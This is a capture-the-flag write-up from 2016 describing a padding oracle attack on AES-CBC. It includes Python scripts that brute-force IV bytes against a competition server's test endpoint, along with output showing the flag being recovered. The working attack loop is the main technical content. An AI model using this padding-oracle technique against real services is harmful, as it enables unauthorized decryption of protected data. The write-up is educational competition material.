
```
iv: 16 bytes

1607e10df6a34e386664738ac84456b4

cipher: 16 * 3 = 48 bytes

0971cd5afe45c9dcd683b9838b843783
ee485ecc2d5006fda86a9d76a553a021
d1a28c3f46a2037a96c32c5dc58fcd9b
```

'iv' is initial vector in CBC mode.
Cipher are in 3 blocks.
Each is 16 bytes.

Then I learnt about [Padding Oracle Attack]:
http://robertheaton.com/2013/07/29/padding-oracle-attack/


I would like to skip the theory here (Website above is enough. If you can't understand it, tell me and I will share with you)

I write 2 Python programs:
[test.py]




```python
import requests

url = 'http://10.60.0.212:5757/generate'

s = requests.Session()
r = s.get(url)

string = r.text
iv = string[0:32]
x1 = string[32:64]
x2 = string[64:96]
x3 = string[96:128]

prefix = 'http://10.60.0.212:5757/test/'

hexx = '0123456789abcdef'
print(string)
print('iv: ' + iv)
print('x1: ' + x1)
print('x2: ' + x2)
print("x3: " + x3)

```

[new.py]




```python
def hn(num):
    if num > 15:
        return (hex(num)[2:])
    else:
        return ('0' + hex(num)[2:])
tmpiv = 'acfd9b0536f9e00fd6a2b0d530a4aee9'
tmpx1 = 'acc1d195b128d917a804532f4a4a59f8'
tmpx2 = 'f7917551f60c1efc048e0cc8dcea22e8'
tmpx3 = 'e304c4e7de5b6fba649a54f78c93a2c9'
prefix = 'http://10.60.0.212:5757/test/'

hexx = '0123456789abcdef'

for i in hexx:
    for j in hexx:
        z = prefix + tmpiv[0:30] + i + j + tmpx1
      # print(z)
        result = requests.get(z)
        if(str(result) == '<Response [200]>'):
            numstr = i + j
            num = int(numstr, 16)
            break
    if(str(result) == '<Response [200]>'):
        break
```



```python
c = num
i1 = num ^ 0x01
p1 = int(tmpiv[30:32], 16) ^ i1
print(chr(p1))

cc = 0x02 ^ i1
for i in hexx:
    for j in hexx:
        z = prefix + tmpiv[0:28] + i + j + hn(cc) + tmpx1
       # print(z)
        result = requests.get(z)
        if(str(result) == '<Response [200]>'):
            numstr = i + j
            num = int(numstr, 16)
            break
    if(str(result) == '<Response [200]>'):
        break

cc = num
i2 = num ^ 0x02
p2 = int(tmpiv[28:30], 16) ^ i2
print(chr(p2))
```

Because the iteration in this situation is complex for me, I repeated the whole 16 attacks in code.(Maybe I need to programm more...)


'test.py' is used to generate a string (iv + cipherkey-of-flag):



```
brant-ruan@brant-ruan:~/Documents/tjctf/crypt-js$ ./test.py
iv: 95fa3bfc446c3cc1054a7f65ab04525e
x1: 5a9c6d23ad24ca5cca210281809471b9
x2: f04707d26f55f6986dbfe2fed2850b28
x3: 1cebcfd1b3ccfcbc3fb4c6c0ae370c8d
```


'new.py' is used to do attack:

- First block of cipher:




```
brant-ruan@brant-ruan:~/Documents/tjctf/crypt-js$ ./new.py
F T C   : s i   g a l f   e h T
```

- Second block:



```
_ 3 H t _ Y h g U A c _ u 0 Y {
```

- Third block:



```
} ! g a 1 f
```

########***###****##*****###****####****#######

######**#######*###****######*#######*#########

#######***####*###*#########*######**##########

0xff What's neXt ?

Know Yourself.

Why I write in English?
I want to practice my writing in English. And I also want to remind newbies of CS that English is very very important in this field.

I want to write a writeup which can be understood easily by newbies
(I know I am also newbie)

Foundation is very very important. Be patient.

So with dream, effort, future and your heart, go ahead.
Your dream will come true.

P.S.

Game Date: 2016-05-14 ~ 2016-05-20
Writeup Date: 2016-05-21 ~ 2016-05-22
Writeup Author: brant-ruan